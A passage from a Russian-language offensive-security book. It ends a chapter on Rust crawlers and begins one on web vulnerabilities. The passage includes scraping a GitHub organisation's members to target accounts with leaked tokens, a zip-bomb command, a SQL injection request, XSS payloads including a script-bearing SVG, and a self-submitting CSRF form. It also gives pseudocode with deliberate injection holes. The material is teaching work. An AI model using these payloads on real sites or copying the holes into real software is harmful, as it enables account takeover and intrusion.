Здесь мы собираемся скрейпить всех пользователей GitHub-организации. Почему это полезно? Потому что если вы получите доступ к одному из этих аккаунтов (найдя утёкший токен или каким-то другим способом), то получите доступ и к некоторым репозиториям организации.

ch_05/crawler/src/spiders/github.rs

```
#[derive(Debug, Clone, Serialize, Deserialize)]
pub struct GitHubItem {
        login: String,
        id: u64,
        node_id: String,
        html_url: String,
        avatar_url: String,
}
```

Так как наш краулер не будет делать тонну запросов, нам не нужно использовать токен для аутентификации в API Github, но нужно настроить некоторые заголовки. Иначе сервер заблокирует наши запросы.

Наконец, нам также нужно регулярное выражение — быстрый и грязный способ найти следующую страницу для обхода:

```
pub struct GitHubSpider {
    http_client: Client,
    page_regex: Regex,
    expected_number_of_results: usize,
}


impl GitHubSpider {
    pub fn new() -> Self {
        let http_timeout = Duration::from_secs(6);
        let mut headers = header::HeaderMap::new();
        headers.insert(
            "Accept",
```

```
            header::HeaderValue::from_static("application/vnd.github.v3+json"),
        );


        let http_client = Client::builder()
            .timeout(http_timeout)
            .default_headers(headers)
            .user_agent(
                "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:47.0) Gecko/20100101
                    Firefox/47.0",
            )
            .build()
            .expect("spiders/github: Building HTTP client");


        // will match https://...?page=XXX
        let page_regex =
            Regex::new(".*page=([0-9]*).*").expect("spiders/github: Compiling page
                regex");


        GitHubSpider {
            http_client,
            page_regex,
            expected_number_of_results: 100,
        }
    }
}
```

Извлечение элемента — вопрос лишь разбора JSON, что легко благодаря reqwest, предоставляющему метод json.

Здесь трюк — найти следующий URL для посещения. Для этого мы используем скомпилированное выше регулярное выражение и захватываем номер текущей страницы. Например, в ...&page=2 мы захватываем 2.

Затем мы разбираем эту String в число, инкрементируем это число и заменяем исходный URL новым числом. Таким образом, новый URL будет ...&page=3.

Если API не возвращает ожидаемое количество результатов (которое настраивается параметром запроса per_page), это означает, что мы на последней странице результатов, и обходить больше нечего.

ch_05/crawler/src/spiders/github.rs

```
async fn scrape(&self, url: String) -> Result<(Vec<GitHubItem>, Vec<String>),
    Error> {
     let items: Vec<GitHubItem> =
         self.http_client.get(&url).send().await?.json().await?;


     let next_pages_links = if items.len() == self.expected_number_of_results {
            let captures = self.page_regex.captures(&url).unwrap();
```

```
            let old_page_number = captures.get(1).unwrap().as_str().to_string();
            let mut new_page_number = old_page_number
                 .parse::<usize>()
                 .map_err(|_| Error::Internal("spider/github: parsing page
                     number".to_string()))?;
            new_page_number += 1;


            let next_url = url.replace(
                 format!("&page={}", old_page_number).as_str(),
                 format!("&page={}", new_page_number).as_str(),
            );
            vec![next_url]
        } else {
            Vec::new()
        };


        Ok((items, next_pages_links))
}
```

Чтобы запустить этого паука, перейдите в сопутствующий этой книге git-репозиторий, в ch_05/crawler/, и выполните:

```
$ cargo run -- run --spider github
```

5.19 Обход JavaScript-веб-приложения

В наши дни всё больше веб-сайтов генерируют элементы страниц на стороне клиента с помощью JavaScript. Чтобы получить эти данные, нам нужен безголовый (headless) браузер: это браузер, которым можно управлять удалённо и программно.

Для этого мы будем использовать chromedriver.

На машине на базе Debian его можно установить с помощью:

```
$ sudo apt install chromium-browser chromium-chromedriver
```

Так как методы безголового браузерного клиента требуют изменяемую ссылку (&mut self), нам нужно обернуть его мьютексом, чтобы безопасно использовать его в нашем пуле скрейперов.

ch_05/crawler/src/spiders/quotes.rs

```
impl QuotesSpider {
     pub async fn new() -> Result<Self, Error> {
          let mut caps = serde_json::map::Map::new();
          let chrome_opts = serde_json::json!({ "args": ["--headless",
            "--disable-gpu"] });
          caps.insert("goog:chromeOptions".to_string(), chrome_opts);
          let webdriver_client = ClientBuilder::rustls()
               .capabilities(caps)
               .connect("http://localhost:4444")
```

```
            .await?;


        Ok(QuotesSpider {
            webdriver_client: Mutex::new(webdriver_client),
        })
    }
}
```

Получение веб-страницы с нашим безголовым браузером можно выполнить в два шага:

- сначала мы переходим на URL
- затем мы получаем исходный код

ch_05/crawler/src/spiders/quotes.rs

```
async fn scrape(&self, url: String) -> Result<(Vec<Self::Item>, Vec<String>),
    Error> {
     let mut items = Vec::new();
     let html = {
          let mut webdriver = self.webdriver_client.lock().await;
          webdriver.goto(&url).await?;
          webdriver.source().await?
     };
```

Как только у нас есть отрендеренный исходный код страницы, мы можем скрейпить его, как любую другую HTML-страницу:

```
let document = Document::from(html.as_str());


let quotes = document.select(Class("quote"));
for quote in quotes {
    let mut spans = quote.select(Name("span"));
    let quote_span = spans.next().unwrap();
    let quote_str = quote_span.text().trim().to_string();


    let author = spans
           .next()
           .unwrap()
           .select(Class("author"))
           .next()
           .unwrap()
           .text()
           .trim()
           .to_string();


    items.push(QuotesItem {
           quote: quote_str,
```

```
            author,
        });
}


let next_pages_link = document
        .select(
            Class("pager")
                .descendant(Class("next"))
                .descendant(Name("a")),
        )
        .filter_map(|n| n.attr("href"))
        .map(|url| self.normalize_url(url))
        .collect::<Vec<String>>();


Ok((items, next_pages_link))
```

Чтобы запустить этого паука, сначала нужно запустить chromedriver в отдельном терминале:

```
$ chromedriver --port=4444 --disable-dev-shm-usage
```

Затем в другом терминале перейдите в сопутствующий этой книге git-репозиторий, в ch_05/crawler/, и выполните:

```
$ cargo run -- run --spider quotes
```

5.20 Как защищаться

БОЛЬШАЯ проблема — определить, является ли посетитель легитимным или ботом. На эту конкретную проблему тратятся миллионы, и нынешние системы крупнейших корпораций всё ещё далеки от совершенства. Вот почему вам иногда приходится заполнять эти раздражающие капчи.

Давайте будем честны. Вы не можете защититься от решительного программиста, желающего скрейпить ваш сайт. Вы можете лишь внедрить меры, которые затруднят ему жизнь.

Вот несколько техник отлова краулеров.

5.20.1 Бесконечные редиректы, циклы и медленные страницы

Первый метод — простая ловушка: вы можете создать фиктивные страницы, на которые пользователи никогда не должны попадать, а плохой бот — попадёт. Эти фиктивные страницы вели бы бесконечно на другие фиктивные страницы, ведущие на другие фиктивные страницы.

Например, /trap/1 вела бы на /trap/2, которая вела бы на /trap/3...

Вы также можете намеренно замедлить эти фиктивные страницы:

```
function serve_page(req, res) {
    if (bot_is_detected()) {
        sleep(10 * time.Second)
        return res.send_dummy_page();
    }
}
```

Хороший трюк для поимки плохих ботов — добавить эти ловушки в секцию disallow вашего файла robots.txt.

5.20.2 Zip-бомбардировка

Второй метод — безусловно, самый наступательный.

Он состоит в злоупотреблении внутренними алгоритмами сжатия для создания файла .zip или .gzip, который мал (несколько килобайт/мегабайт), но после распаковки весит многие гигабайты, из-за чего краулер исчерпает всю свою память до крэша.

Вот как просто создать такой файл:

```
$ dd if=/dev/zero bs=1M count=10000 | gzip > 10G.gzip
$ du -sh 10G.gzip
$ 10M      10G.gzip
```

Затем, когда бот обнаружен, отдавайте этот файл вместо легитимной HTML-страницы:

```
function serve_page(req, res) {
    if (bot_is_detected()) {
        res.set_header("Content-Encoding", "gzip")
        return res.send_file("10G.gzip");
    }
}
```

Почему GZip? Потому что GZip почти повсеместно автоматически обрабатывается HTTP-клиентами. Поэтому, просто запросив URL, краулер упадёт.

5.20.3 Плохие данные

Наконец, последний метод — защита от первопричины того, почему вас вообще скрейпят: от данных.

Идея проста: если вы достаточно уверены в своём алгоритме обнаружения ботов (я думаю, не стоит), вы можете отдавать краулерам гнилые и отравленные данные.

Другой, более тонкий подход — отдавать «заражённые данные»: данные со встроенными маркерами, которые позволят вам идентифицировать скрейперов и припереть их к стенке, например, невозможную дату или вымышленные имена.

5.21 Дальнейшее развитие

5.21.1 Продвинутая архитектура

Для более продвинутых краулеров вам может захотеться добавить новую часть: загрузчики (Downloaders).

Роль загрузчиков — скачивать контент, доступный по URL.

URL −> Downloader −> Raw Data.

Извлекая загрузчики из пауков, вы сможете собрать коллекцию переиспользуемых загрузчиков:

- reqwest для сайтов только с HTML
- безголовый браузер для одностраничных приложений (SPA)
- ...

Рисунок 5.5: Более продвинутый краулер




Figure 16: Рисунок 5.5

5.21.2 Используйте заменяемое хранилище для очередей

Другое улучшение нашего краулера — использовать постоянное хранилище на диске для наших очередей. Например, Redis или PostgreSQL.

Это позволит ставить обходы на паузу и запускать их в любое время, очереди — расти за пределы доступной памяти нашей системы, а задания — распределяться между несколькими машинами.

5.21.3 Обработка ошибок и повторы

Чтобы код оставался «чистым», мы не реализовали ни обработку ошибок, ни механизм повторов. Если по какой-то причине обходимый сайт временно недоступен, вам может захотеться повторить его получение позже.

5.21.4 Уважение к robots.txt

- Скачивайте robots.txt при старте.
- Разбирайте его и превращайте в набор правил.
- Для каждого URL из очереди проверяйте, соответствует ли он какому-то правилу.

5.22 Краткое содержание

- OSINT повторяем и потому должен автоматизироваться
- Используйте атомарные типы вместо целых чисел или булевых значений, обёрнутых в мьютекс
- Очень трудно защититься от скрейперов.# Глава 6. Поиск уязвимостей

6.1 Что такое уязвимость

Проект OWASP определяет уязвимость следующим образом: уязвимость — это дыра или слабое место в приложении, которое может быть ошибкой проектирования или ошибкой реализации и которое позволяет атакующему причинить вред заинтересованным сторонам приложения.

Что считать уязвимостью, зависит от вашей модели угроз (Что такое модель угроз? Мы узнаем больше об этом в главе 11).

Например, один баг был вознаграждён $700 за простую утечку DNS. Но в контексте программ, защищающих приватность, эта утечка довольно важна и может подвергнуть людей опасности.

В том же духе такой инструмент, как npm audit, может сообщить о куче уязвимостей в ваших зависимостях. В реальности, даже если ваше собственное программное обеспечение использует эти уязвимые зависимости, оно может быть вовсе не уязвимо, так как уязвимые функции могут не вызываться или вызываться так, что уязвимость невозможно задействовать.

6.2 Слабость и уязвимость (CWE и CVE)

CVE — это список записей — каждая содержит идентификационный номер, описание и как минимум одну публичную ссылку — об известных публично уязвимостях и проблемах кибербезопасности.

Вы можете найти список существующих CVE на сайте https://www.cvedetails.com (который мы скрейпили в предыдущей главе).

CWE (Common Weakness Enumeration — общее перечисление слабостей) — это создаваемый сообществом список типов слабостей программного и аппаратного обеспечения.

Вы можете найти список CWE в сети: https://cwe.mitre.org.

Таким образом, слабость (CWE) — это шаблон, который может привести к уязвимости (CVE).

Не все уязвимости имеют связанный CVE ID. Иногда потому, что нашедший уязвимость человек считает, что оно того не стоит, иногда потому, что они не хотят публичного раскрытия уязвимости.

6.3 Уязвимость и эксплойт

В то время как уязвимость — это дыра в приложении, эксплойт — это фрагмент кода, который использует эту уязвимость в наступательных целях.

Написание эксплойта известно как вепонизация (weaponization): процесс превращения программной ошибки в готовое к применению цифровое оружие.

Написание эксплойтов — это тонкое искусство, требующее глубокого знания технологии, в которой была найдена уязвимость.

Например, написание эксплойта для XSS-уязвимости (как мы увидим ниже) требует глубокого знания веба и экосистемы JavaScript, чтобы обойти ограничения, накладываемые уязвимостью, межсетевыми экранами веб-приложений (WAF) и браузерами, например ограниченное количество символов.

6.4 0 Day и CVE

Не все уязвимости публичны. Некоторые обнаруживают и держат в тайне, чтобы вепонизировать их или продать людям, которые их вепонизируют.

Непубличный, но известный некоторым эксплойт называется 0 Day (нулевой день).

Подробнее на эту тему можно прочитать в превосходной статье Wikipedia о рынке эксплойтов нулевого дня.

С другой стороны, CVE — это известная уязвимость, затрагивающая продукт, даже если для этой уязвимости не существует публичного эксплойта.

6.5 Веб-уязвимости

Я не думаю, что игрушечные примеры уязвимостей чему-то учат.

Вот почему, вместо того чтобы создавать игрушечные примеры уязвимостей исключительно ради этой книги — уязвимостей, которые вы никогда не встретите в реальных ситуациях, — я составил подборку того, что, по моему мнению, относится к лучшим разборам по поиску и эксплуатации уязвимостей, затрагивающих реальные продукты и компании.

6.6 Инъекции

Инъекции — это семейство уязвимостей, в которых в приложение можно внедрить вредоносную нагрузку для достижения различных эффектов.

Корень всех инъекций — неправильная обработка входных данных программ.

Что является примерами входных данных программы?

- Для веб-приложения — это поля ввода формы или загруженный файл.
- Для VPN-сервера — это сетевые пакеты.
- Для wifi-клиента — это, среди прочего, имена обнаруженных wifi-сетей.
- Для почтового приложения — это письма, их метаданные и вложения.
- Для чат-приложения — это сообщения, имена пользователей и медиа.
- Для видеоплеера — это видеофайлы и файлы субтитров.
- Для музыкального плеера — аудиофайлы и их метаданные.
- Для терминала — это ввод пользователя и вывод приложений командной строки.

6.7 HTML-инъекции

HTML-инъекция — это уязвимость, при которой атакующий может внедрить произвольный HTML-код в ответы приложения, отображающего HTML-код.

Рисунок 6.1: HTML-инъекция



Figure 17: Рисунок 6.1

Она может использоваться для дефейса или обмана пользователей, заставляя их совершать вредные (для них) действия, например подменяя форму входа на вредоносную.

Вот пример псевдокода, уязвимого к HTML-инъекциям:

```
function comment(req, res) {
  let new_comment = req.body.comment;


    // comment is NOT sanitized when saved to database
    save_to_db(new_comment);
```

```
    let all_comments = db.find_comments();


    let html = "";


    // comments are NOT sanitized when rendered
    for comment in comments {
        html += "<div><p>" + comment + "</p></div>";
    }


    res.html(html);
}
```

6.8 SQL-инъекции

В 2010-е годы SQL-инъекции были в моде благодаря славе PHP и его небезопасным API. Теперь они встречаются всё реже и реже благодаря ORM и другим веб-фреймворкам, которые обеспечивают хорошую безопасность по умолчанию.

Рисунок 6.2: SQL-инъекция




Figure 18: Рисунок 6.2

Вот пример псевдокода, уязвимого к SQL-инъекции:

```
function get_comment(req, res) {
    let comment_id = req.query.id;


    // concataining strings to build SQL queries is FATAL
```

```
    let sql_query = "SELECT * FROM comments WHERE id = " + comment_id;

    let comment = db.execute_query(sql_query);

    let html = template.render(comment);

    res.html(html);
}
```

Который можно эксплуатировать следующим запросом:

```
GET https://kerkour.com/comments?id=1 UNION SELECT * FROM users
```

6.8.1 Слепая SQL-инъекция

Предпосылка для уязвимости SQL-инъекции — что сайт выводит результат SQL-запроса на веб-страницу. Иногда это не так, но уязвимость всё же есть под капотом.

Этот сценарий называется слепой инъекцией, потому что мы не видим результат инъекции.

Вы можете научиться эксплуатировать их здесь: https://portswigger.net/web-security/sql-injection/blind

6.8.2 Примеры из практики

- SQL injection on admin.acronis.host development web service
- SQL Injection at /displayPDF.php
- SQL injection on contactws.contact-sys.com in TScenObject action ScenObjects leads to remote code execution
- www.drivegrab.com SQL injection

6.8.3 Инъекции в другие языки запросов баз данных

После повального увлечения PHP и Ruby пришёл Node.JS.

Всё стало JSON-объектами. Даже записи баз данных, и именно так взлетел mongoDB. Приложения на реляционных базах данных могут быть уязвимы к SQL-инъекциям. Приложения на mongoDB могут быть уязвимы к инъекциям в язык запросов mongoDB.

Как и в случае с другими видами инъекций в базы данных, идея в том, чтобы найти уязвимый вход, который не санитизируется и передаётся в базу данных как есть.

6.9 XSS

XSS (Cross Site Scripting — межсайтовый скриптинг) инъекции — это вид атаки, при которой вредоносный скрипт (в большинстве случаев JavaScript, так как он понимается всеми веб-браузерами) внедряется в веб-сайт.




Figure 19: Рисунок 6.3

Рисунок 6.3: XSS

Если количество SQL-инъекций в дикой природе со временем сократилось, то количество XSS, с другой стороны, взорвалось за последние годы, когда значительная часть логики веб-приложений живёт на стороне клиента (особенно с одностраничными приложениями (SPA)).

Например, у нас есть следующий HTTP-запрос:

```
POST /myform?lang=fr
Host: kerkour.com
User-Agent: curl/7.64.1
Accept: */*
Content-Type: application/json
Content-Length: 35


{"username":"xyz","password":"xyz"}
```

Сколько потенциальных точек инъекции вы можете найти?

Я вижу как минимум 4:

- В URL: параметр запроса lang
- Заголовок User-Agent
- Поле username
- Поле password

Всё это предоставленный пользователем ввод, который может (а может и не) обрабатываться веб-приложением, и если его добросовестно не проверять, это приведёт к XSS-инъекции.

Вот пример псевдокода, уязвимого к XSS-инъекции:

```
function post_comment(req, res) {
    let comment = req.body.comment;


    // You need to sanitize inputs!
    db.create_comment(comment);


    res(comment);
}
```

Существует 3 вида XSS:

- Отражённый XSS
- Сохранённый XSS
- DOM-based XSS

6.9.1 Отражённый XSS

Отражённый XSS — это инъекция, которая существует только в течение времени жизни запроса.

В основном они встречаются в параметрах запроса и HTTP-заголовках.

Например:

```
GET /search?q=<script>alert(1)</script>
Host: kerkour.com
User–Agent: <script>alert(1)</script>
Accept: */*
```

Проблема отражённого XSS для атакующих в том, что их сложнее вепонизировать: нагрузку нужно предоставить в запросе, в большинстве случаев в URL. Это может вызвать подозрения!

Один из трюков, позволяющих скрыть XSS-нагрузку в URL, — использование сокращателя ссылок. Например, следующий URL:

```
https://kerkour.com/search?q=<script>alert(1)</script>
```

Может быть скрыт так:

```
https://minifiedurl.co/q9n7l
```

Таким образом, жертвы могут быть гораздо менее подозрительными, так как мы все привыкли кликать по сокращённым URL, например в описаниях видео на YouTube.

6.9.2 Сохранённый XSS

Сохранённый XSS — это инъекция, которая существует дольше, чем время жизни запроса. Она сохраняется сервером веб-приложения и передаётся в будущих запросах.

Например, комментарий в блоге.

В основном они встречаются в данных форм и HTTP-заголовках.

Например:

```
POST /myform
Host: kerkour.com
User-Agent: <script>alert(1)</script>
Accept: */*
Content-Type: application/json
Content-Length: 35


{"comment":"<script>alert(1)</script>"}
```

После сохранения сервером нагрузка будет передана потенциально многим жертвам.

Один из видов сохранённого XSS, который разработчики часто упускают из виду, — внутри SVG-файлов. Да, SVG-файлы могут выполнять блоки <script>.

Вот пример такого вредоносного файла:

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD␣SVG␣1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DT
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
  <polygon id="triangle" points="0,0␣0,50␣50,0" fill="#009900" stroke="#004400"/>
  <script type="text/javascript">
     alert(document.domain);
  </script>
</svg>
```

Вы можете увидеть это в действии в сети: https://kerkour.com/imgs/xss.svg, где вас встретит славное JavaScript-предупреждение. А теперь подумайте обо всех тех формах загрузки изображений, которые любезно принимают это изображение и передают его всем пользователям веб-приложения.

6.9.3 DOM-based XSS

DOM-based XSS — это XSS-инъекция, в которой нагрузка не возвращается сервером, а вместо этого выполняется напрямую браузером путём модификации DOM.

В большинстве случаев входная точка DOM-based XSS — это URL, например:

```
<script>
document.write('...' + window.location + '...');
</script>
```

Отправив нагрузку в window.location (URL), атакующий сможет выполнить JavaScript в контексте жертвы, даже без участия сервера в этом сценарии. В случае одностраничного приложения нагрузка может поразить жертву даже без обращения к серверу, что делает расследование невозможным без инструментирования на стороне клиента.

6.9.4 Почему это плохо

Воздействие XSS-уязвимости — выполнение скрипта в контексте жертвы. Сегодня это означает, что у атакующих в большинстве случаев полный контроль: они могут красть токены сессии, выполнять произвольные команды, похищать личности, дефейсить веб-сайты и так далее...

Отметим, что в некоторых обстоятельствах XSS-инъекции могут быть превращены в удалённое выполнение кода (RCE, подробнее ниже) благодаря серверному рендерингу (SSR) и безголовым браузерам.

6.9.5 Примеры из практики

- Stored XSS in Wiki pages
- Stored XSS in backup scanning plan name
- Reflected XSS on https://help.glassdoor.com/GD_HC_EmbeddedChatVF

6.10 Server Side Request Forgery (SSRF)

Server Side Request Forgery (подделка запросов на стороне сервера) происходит, когда атакующий может отправлять HTTP-запросы с сервера веб-приложения. В большинстве случаев атакующий также может прочитать ответ на запрос.

Вот пример псевдокода, уязвимого к SSRF:

Рисунок 6.4: SSRF




Figure 20: Рисунок 6.4

```
function check_url(req, res) {
    let url = req.body.url;
```

```
    // You need to check the url against an allowlist
    let response = http_client.get(url);


    // DON'T display the result of the HTTP request
    res(response);
}
```

Этот вид уязвимости особенно разрушителен в облачных средах, где могут быть получены некоторые метаданные и/или учётные данные: https://gist.github.com/jhaddix/78cece26

6.10.1 Почему это плохо

В большинстве случаев воздействие SSRF — это доступ к внутренним сервисам, которые не предназначались для публичного доступа и потому могут не требовать аутентификации (внутренние дашборды, базы данных...). Я думаю, мне не нужно писать роман, чтобы вы поняли, насколько это может быть вредно.

6.10.2 Примеры из практики

- Full Read SSRF on Gitlab's Internal Grafana
- Server Side Request Forgery (SSRF) at app.hellosign.com leads to AWS private keys disclosure
- SSRF chained to hit internal host leading to another SSRF which allows reading internal images

6.11 Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (подделка межсайтовых запросов) — это уязвимость, которая позволяет атакующему заставить пользователя выполнить нежелательные действия.

Рисунок 6.5: CSRF

Существует два семейства CSRF:

Первое — с использованием форм. Представьте сценарий, в котором приложение позволяет администраторам обновлять роли других пользователей. Что-то вроде:

```
$current_user = $_COOKIE["id"];
$role = $_POST["role"];
$username = $_POST["username"];


if (is_admin($current_user)) {
    set_role($role, $username);
}
```

Если я размещу на своём сайте malicious.com форму, подобную этой:

```
<html>
    <body>
```




Figure 21: Рисунок 6.5

```
    <form action="https://kerkour.com/admin" method="POST">
        <input type="hidden" name="role" value="admin" />
        <input type="hidden" name="username" value="skerkour" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

Любой администратор kerkour.com, который посетит malicious.com, отправит (даже не подозревая об этом) запрос к kerkour.com, сообщающий этому сайту назначить меня администратором.

Второе — с использованием URL. Уязвимость кроется в том факте, что GET-запросы могут выполнять действия вместо доступных только для чтения запросов.

```
GET https://kerkour.com/admin?set_role=admin&user=skerkour
```

Представьте, что я отправлю этот URL администратору уязвимого сайта, и теперь я сам администратор :)

Так как CSRF опирается на cookie, одностраничные приложения в большинстве случаев невосприимчивы к этим уязвимостям.

6.11.1 Почему это плохо

Как и XSS, CSRF-уязвимости позволяют атакующим выполнять команды с правами другого пользователя. Если жертва — администратор, у них есть привилегии администратора, и, таким образом, они могут скомпрометировать всё приложение.

6.11.2 Примеры из практики

